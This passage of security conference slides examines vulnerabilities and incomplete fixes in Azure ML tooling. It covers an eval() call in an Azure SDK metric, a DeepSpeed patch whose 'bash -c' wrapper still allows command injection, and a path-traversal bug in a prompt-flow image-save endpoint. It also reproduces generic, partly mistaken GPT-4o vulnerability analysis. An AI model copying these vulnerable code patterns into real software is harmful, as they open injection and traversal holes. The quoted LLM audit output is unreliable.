```python
@tool
def construct_groundedness_requests(parsed_chat: dict) -> str:
    num_turns = len(parsed_chat["questions"])
    request_bodies = []
    for i in range(num_turns):
        question = parsed_chat["questions"][i]
        answer = parsed_chat["answers"][i]
        try:
            retrieved_documents = eval(
                parsed_chat["retrieved_documents"][i])
```


[11] https://github.com/Azure/azure-sdk-for-python/blob/a61273f855bd2f3de24906a392bed20374f2c770/sdk/ai/azure-ai-generative/azure/ai/generative/evaluate/pf_templates/built_in_metrics/chat/construct_groundedness_request.py#L32
[12] https://github.com/Azure/azure-sdk-for-python/blob/a61273f855bd2f3de24906a392bed20374f2c770/sdk/ai/azure-ai-generative/azure/ai/generative/evaluate/pf_templates/built_in_metrics/chat/parse_groundedness_responses.py#L13
[13] https://github.com/Azure/azure-sdk-for-python/blob/a61273f855bd2f3de24906a392bed20374f2c770/sdk/ai/azure-ai-generative/azure/ai/generative/evaluate/pf_templates/built_in_metrics/chat/parse_service_response.py#L16-L24
[14] https://github.com/Azure/azure-sdk-for-python/blob/a61273f855bd2f3de24906a392bed20374f2c770/sdk/ai/azure-ai-generative/azure/ai/generative/evaluate/pf_templates/built_in_metrics/qa/parse_service_response.py#L15-L23

Patch with Oversight #1




First report not cover

Patch with Oversight #2



Patch with Oversight #3

deepspeed



tjruwase commented on Sep 5 — Contributor — Author

> I think `subprocess.run` and `subprocess.check_output` have the same security risk. Shall we fix all? We can grep all with `shell=True`.

@tohtana. good point. I will address others in separate PR since this one needs to be released immediately.

@loadams, can we please create a release once this is merged? Thanks!

2

loadams commented on Sep 5 — Contributor — Author

> I don't think just removing `shell=True` works. We can change the command string to a list for most cases. We also need a bit more for some commands such as ones including pipes.

Agreed, @tjruwase will share a more full PR fixing this soon.

Very Good Discussion

[27] https://github.com/microsoft/DeepSpeed/pull/6490
[28] https://github.com/microsoft/DeepSpeed/pull/6491

Patch with Oversight #3

deepspeed

3 op_builder/builder.py


```
@@ -482,7 +482,8 @@ def command_exists(self, cmd):
482 482                 cmds = [cmd]
483 483             valid = False
484 484             for cmd in cmds:
485     -               result = subprocess.Popen(f'type {cmd}', stdout=subprocess.PIPE, shell=True)
    485 +               safe_cmd = ["bash", "-c", f"type {cmd}"]
    486 +               result = subprocess.Popen(safe_cmd, stdout=subprocess.PIPE)
486 487                 valid = valid or result.wait() == 0
487 488
488 489             if not valid and len(cmds) > 1:
```

But the Patch overlooks ‘bash -c’

Patch with Oversight #3

deepspeed

Even worse …



Command Injection comes back?

[29] https://github.com/microsoft/DeepSpeed/pull/6498

Agenda

- The Flow for Azure MLOps
- The Tooling Suites We Focus
- The Oversights, Vulnerabilities, and Impacts
- Oversights within Coordinated Disclosure
- Countermeasure & Takeaway

Countermeasure: Can LLM do the Help?

Copilot

1. `save_image` function

Python

```python
def save_image(directory, base64_data, extension):
    image_data = base64.b64decode(base64_data)
    hash_object = hashlib.sha256(image_data)
    filename = hash_object.hexdigest()
    file_path = Path(directory) / f"{filename}.{extension}"
    with open(file_path, "wb") as f:
        f.write(image_data)
    return file_path
```

Oversight is here

2. `MediaSave` Resource

Python

```python
@api.route("/media_save")
class MediaSave(Resource):
    @api.response(code=200, description="Save image", model=fields.String)
    @api.doc(description="Save image")
    @api.expect(media_save_parser)
    def post(self):
        args = media_save_parser.parse_args()
        flow = decrypt_flow_path(args.flow)
        flow, _ = resolve_flow_path(flow)
        base64_data = args.base64_data
        extension = args.extension
        safe_path = safe_join(str(flow), PROMPT_FLOW_DIR_NAME)
        if safe_path is None:
            message = f"The untrusted path {PROMPT_FLOW_DIR_NAME} relative to the base dir
            raise UserErrorException(message)
        file_path = save_image(safe_path, base64_data, extension)
        path = Path(file_path).relative_to(flow)
        return str(path)
```

Countermeasure: Can LLM do the Help?

Copilot

GPT-4o

To confirm whether the provided code snippet has vulnerabilities, let's break down each part and analyze it thoroughly.

Code Analysis and Vulnerability Check

1. `save_image` function

Python

```python
def save_image(directory, base64_data, extension):
    image_data = base64.b64decode(base64_data)
    hash_object = hashlib.sha256(image_data)
    filename = hash_object.hexdigest()
    file_path = Path(directory) / f"{filename}.{extension}"
    with open(file_path, "wb") as f:
        f.write(image_data)
    return file_path
```

Potential Vulnerabilities:

- **Base64 Data Handling**: Ensure that `base64_data` is properly validated before decoding it. Invalid or malicious input could lead to unexpected behavior.
- **Path Manipulation**: The `directory` and `extension` parameters should be sanitized to prevent directory traversal attacks or injection of malicious file extensions.
- **File Permissions**: Ensure that the directory where the file is being saved has appropriate permissions to prevent unauthorized acc or tampering.

Detected with false positive →

Countermeasure: Can LLM do the Help?

Copilot

2. `MediaSave` Resource

Python

```python
@api.route("/media_save")
class MediaSave(Resource):
    @api.response(code=200, description="Save image", model=fields.String)
    @api.doc(description="Save image")
    @api.expect(media_save_parser)
    def post(self):
        args = media_save_parser.parse_args()
        flow = decrypt_flow_path(args.flow)
        flow, _ = resolve_flow_path(flow)
        base64_data = args.base64_data
        extension = args.extension
        safe_path = safe_join(str(flow), PROMPT_FLOW_DIR_NAME)
        if safe_path is None:
            message = f"The untrusted path {PROMPT_FLOW_DIR_NAME} relative to the base dir
            raise UserErrorException(message)
        file_path = save_image(safe_path, base64_data, extension)
        path = Path(file_path).relative_to(flow)
        return str(path)
```

Potential Vulnerabilities:

- **Argument Parsing**: Ensure that `media_save_parser` is configured to validate and sanitize the input arguments (`flow`, `base64_data`, `extension`).
- **Flow Path Handling**: The `decrypt_flow_path` and `resolve_flow_path` functions should securely handle decryption and path resolution to prevent unauthorized access or manipulation.
- **Directory Traversal**: The `safe_join` function is used to prevent directory traversal. Ensure that this function is robust and correctly checks for path traversal.
- **User Input Validation**: The `base64_data` and `extension` parameters should be validated to prevent injection attacks.
- **Error Handling**: Ensure that errors are handled gracefully and do not expose sensitive information.

← safe_join is safe!

The bug is path traversal, not the injection!!! →

Countermeasure: Can LLM do the Help?

Copilot

Recommendations

1. **Input Validation and Sanitization**:
   - Validate and sanitize all inputs (`base64_data`, `extension`, `flow`) to prevent injection and other attacks.
   - Use regular expressions or a library to validate the `base64_data` format.
2. **Use Secure Path Handling**:
   - Ensure `safe_join` correctly prevents directory traversal.
   - Validate and sanitize the `directory` and `extension` parameters.
3. **Set Proper File Permissions**:
   - Ensure the directory where files are saved has appropriate permissions to prevent unauthorized access.
4. **Error Handling**:
   - Implement proper error handling to avoid exposing sensitive information.
5. **Security Best Practices**:
   - Regularly review and update dependencies to patch known vulnerabilities.
   - Conduct security testing, such as static code analysis and penetration testing, to identify and mitigate potential vulnerabilities.

Recommendation is too general, still need lots of human effort to do the audit!!!

Black Hat Byte Sounds

For **Open-Source Tool Maintainers**:
Apply more stricter security check for new merge requests, especially for those committed from a broader scope of ML/AI community, since the guys are more concern the functionality rather than security.

For **MSRC**:
Require more robust control to coordinate the disclosure progress, in order to avoid the potential incomplete fixes and unpatched overlooks.

For **Azure App Developers**:
When adopt tooling suites/SDKs for Azure MLOps or to build up Azure Apps, should have the vigilance to potential vulnerabilities from Azure tools to impact your Apps.

Thank You

Peng Zhou (zpbrent@gmail.com)
Shanghai University